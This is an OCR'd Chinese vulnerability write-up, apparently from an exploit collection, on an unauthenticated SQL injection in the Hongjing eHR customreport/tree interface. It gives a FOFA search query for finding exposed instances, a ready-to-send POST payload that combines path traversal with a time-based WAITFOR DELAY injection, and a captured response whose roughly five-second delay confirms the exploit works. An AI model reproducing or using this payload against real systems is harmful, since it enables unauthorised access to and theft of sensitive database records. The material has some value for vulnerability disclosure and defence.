
H1-19宏景-人力资源管理-SQL

漏洞描述：

宏景eHR customreport/tree 接口处存在SQL注入漏洞，未经过身份认证的远程攻击者可利用此漏洞执行任意SQL指令，从而窃取数据库敏感信息。

网站图片：



网络测绘：

fofa语法：

FOFA：app="HJSOFT-HCM"


漏洞复现：

payload：

```
POST /templates/attestation/../../servlet/sys/option/customreport/tree HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36AppleWebKit/537.36 (KHTML, like Gecko) Chro
Content-Type: application/x-www-form-urlencoded

id=1';WAITFOR DELAY '0:0:5'--+&codeset=UN&priv=1&level=
```

效果图:
延时注入


Request
数据包扫描
美化
热加载
构造请求
POST /templates/attestation/../../servlet/sys/option/customreport/tree HTTP/1.1
Host [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2656.18 Safari/537.36
Content-Type: application/x-www-form-urlencoded
id=1';WAITFOR DELAY '0:0:5'--+&codeset=UN&priv=1&level=
Responses
0bytes / 5080ms
HTTP/1.1 200
x-frame-options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Set-Cookie: JSESSIONID=51BCD19ADBAFFE48D40A
vary: accept-encoding
Content-Type: text/html;charset=GBK
Date: Fri, 12 Apr 2024 14:09:23 GMT
Server: